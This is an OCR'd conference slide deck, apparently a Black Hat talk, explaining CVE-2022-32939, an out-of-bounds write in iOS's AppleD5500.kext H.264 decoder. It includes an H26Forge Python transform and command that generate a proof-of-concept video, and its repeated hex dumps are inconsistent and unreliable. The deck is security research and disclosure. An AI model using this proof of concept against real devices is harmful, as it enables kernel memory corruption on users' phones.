
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
0010000003001000000300201000  
...  
0000030002000003000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
00000002000003000400000300  
040000030008
```


Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



AppleD5500.kext EPB Handling



256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

000000016764000BACA0000000080000
001000000010000000201000
... (250 EPBS)
00000002000003000400000300
040000030008

256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



AppleD5500.kext EPB Handling

00000001 67 64 0000BACA 00000000 800000
001000000010000000201000
... (250 EPBs)
00000002 00000030 00400000 03000
04000003 030008

256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



uint epb_offset_array[256];


uint epbs;

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



```
uint epb_offset_array[256];
```

```
uint epbs;
```

NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset_epbs);  
    this->epbs++;  
}
```

No Bounds Check!



NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
0000000200000000400000300  
040000030008
```

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
00000002000000004000003000  
040000030008
```

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



NALU
Header

EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
00100000001000000201000  
... (250 EPBs)  
000000020000000400000300  
040000030008
```

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

The diagram illustrates the memory layout and the flow of control. At the top, a sequence of bytes is shown in a yellow box, representing Start Codes. Below it, a green box contains NALU headers. A pink box indicates the presence of 250 EPBs. The main code block checks for a pattern, calculates an offset, and increments a counter. Below the code, a blue box shows the memory structure: it starts with two fixed values (64 and 72), followed by a variable number of bytes (indicated by '...'), then a byte 'B', and finally a red box containing the formula $8(P-256)+1$. An arrow points from this red box down to a second red box labeled '????', which is also connected to the code via a downward arrow.

```
uint epb_offset_array[256];  
uint epbs;
```

NALU
Header

EPB:

Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
0000000200000004000000  
04000003000000
```


258th EPB
Position Q

Start Codes
NALU:
Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
0000000200000004000000  
04000003000000
```

258th EPB
Position Q


Start Codes
NALU:
Network
Abstraction
Layer Unit

NALU
Header


EPB:
Emulation
Prevention
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =  
        8(Q-8(P-256)+1);
```

```
    this->epbs++;  
}
```



uint epbs;



AppleD5500.kext EPB Handling

```
000000016764000BACA00000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
0400000300000000
```

258th EPB
Position Q

Start Codes
NALU:
Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte


```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =  
        8(Q-8(P-256)+1);
```

```
    this->epbs++;  
}
```




```
uint epb_offset_array[256];
```

```
uint epbs;
```



EPB Handling



Generating CVE-2022-32939 PoC Video

AppleD5500.kext needs a valid long NALU with at least 258 EPBs to reach this condition

Encode large values in offset_for_ref_frame in Sequence Parameter Set (SPS)

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_minus4
else if( pic_order_cnt_type == 1 ) {
    delta_pic_order_always_zero_flag
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order_cnt_cycle
    for( i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++ )
        offset_for_ref_frame[ i ]
}
```

Generating CVE-2022-32939 PoC Video

AppleD5500.kext needs

Encode large val

Se

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_minus4
else if( pic_order_cnt_type == 1 ) {
    delta_pic_order_always_zero_flag
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order_cnt_cycle
    for( i = 0; i < num_ref_frames_in_pic_order_cnt_cycle
        offset_for_ref_frame[ i ]
    }
}
```

```
##
# too_many_epbs
#
# Generate a video that has too many emulation prevention bytes by
# setting really large num_ref_frames_in_pic_order_cnt_cycle
#
# Triggers CVE-2022-32939
##
def too_many_epbs(ds):
    print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
    sps_idx = 0

    ds["speses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory

    # Set the pic_order_cnt_type == 1 syntax elements
    ds["speses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
    ds["speses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
    ds["speses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824

    # This generates 514 emulation prevention bytes
    num = 255
    ds["speses"][sps_idx]["num ref frames in pic order cnt cycle"] = num
    ds["speses"][sps_idx]["offset_for_ref_frame"] = [-1073741824] * (num)

    # Need to adjust the slice for a different pic_order_cnt_type
    for i in range(len(ds["slices"])):
        ds["slices"][i]["sh"]["delta_pic_order_cnt"] = [0, 0]

    return ds
```

emulation prevention bytes.py M >

```
transforms > paper_pocs > 🎥 emulation_prevention_bytes.py > 📁 too_many_epbs

1  ##
2  # too_many_epbs
3  #
4  # Generate a video that has too many emulation prevention bytes by
5  # setting really large num_ref_frames_in_pic_order_cnt_cycle
6  #
7  # Triggers CVE-2022-32939
8  ##
9  def too_many_epbs(ds):
10     print("\t Adding enough offset_for_ref_frame to get a large number"
11         " of them")
12     sps_idx = 0
13
14     ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory
15
16     # Set the pic_order_cnt_type == 1 syntax elements
17     ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
18     ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
19     ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824
20
21     # This generates 514 emulation prevention bytes
22     num = 255
23     ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num
```

OUTPUT TERMINAL PROBLEMS DEBUG CONSO

```
PS D:\research\h26forge> .\h26forge.exe --mp4 modify -i .\input_vids\SPS_PPS_I_P.264 -o .\cve-2022-32939.264 -t .\transforms\paper_pocs\emulation_prevention_bytes.py
```

cve-2022-32939.264 - fizforged - Visual Studio Code

File Edit View Controls Account Help

wm's iPhone

iPhone SE

Capacity: 29.79 GB Phone Number: n/a Model Identifier: iPhone6,4

iOS 13.3 A newer version of the iPhone software is available (version 15.3). To update your iPhone with the latest software, click Update.

Update Restore iPhone...

Backups

Automatically Back Up

iCloud Back up the most important data on your iPhone to iCloud.

This Computer A full backup of your iPhone will be stored on this computer.

Encrypt local backup This will allow account credentials, Health, and HomeKit data to be backed up.

Manually Back Up and Restore

Manually back up your iPhone to this computer or restore a backup stored on this computer.

Back Up Now Restore Backup

Latest Backup: Today 12:58 PM to this computer

16.94 GB Free Sync Done

OUTPUT TERMINAL PROBLEMS DEBUG CONSOLE

```
3. Writing out Mutated H.264 File
    reencode_syntax_elements - NALU 0 - Encoding Sequence Parameter Set
    🐱 Meowdy Black Hat! 🐱
    [X] Index Overwrite: 0x1fd1
    [X] Write value: -54928 (0xfffff2970)
    [X] Added 514 emulation prevention bytes
        reencode_syntax_elements - NALU 1 - Encoding Picture Parameter Set
    [X] Added 0 emulation prevention bytes
        reencode_syntax_elements - NALU 2 - Coded slice of an IDR picture
```



CVE-2022-32939: iOS Controlled write Summary

- The EPB array was missing a bounds check
 - Fix was to check if $\text{epbs} < 256$
- The 257th EPB location overwrites an index
 - Controls **where we write**
- The 258th EPB location stored at overwritten index
 - Controls **the value we write**
 - Limited to small negative 32-bit values
- More than 258 EPBs allows for continuous overwrite
- Exploitation requires:
 1. Validly encoded bitstream
 2. At least 258 EPBs
 3. Information leak vuln for targeting
- Once you have a target, you can use H26Forge to tailor location of EPBs 257 and 258





Conclusion


Decoder complexity is significant, and video decoding attack surface is difficult to explore

Codec Threat Landscape



Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse



Positive Directions

- Stateless Video Decoder: parsing removed from the Linux kernel
- Performant software decoding: vulnerabilities can be isolated with sandboxing



RLBox




Conclusion

Decoder complexity is significant, and video decoding attack surface is difficult to explore

Discovered serious vulnerabilities found in the iOS Kernel


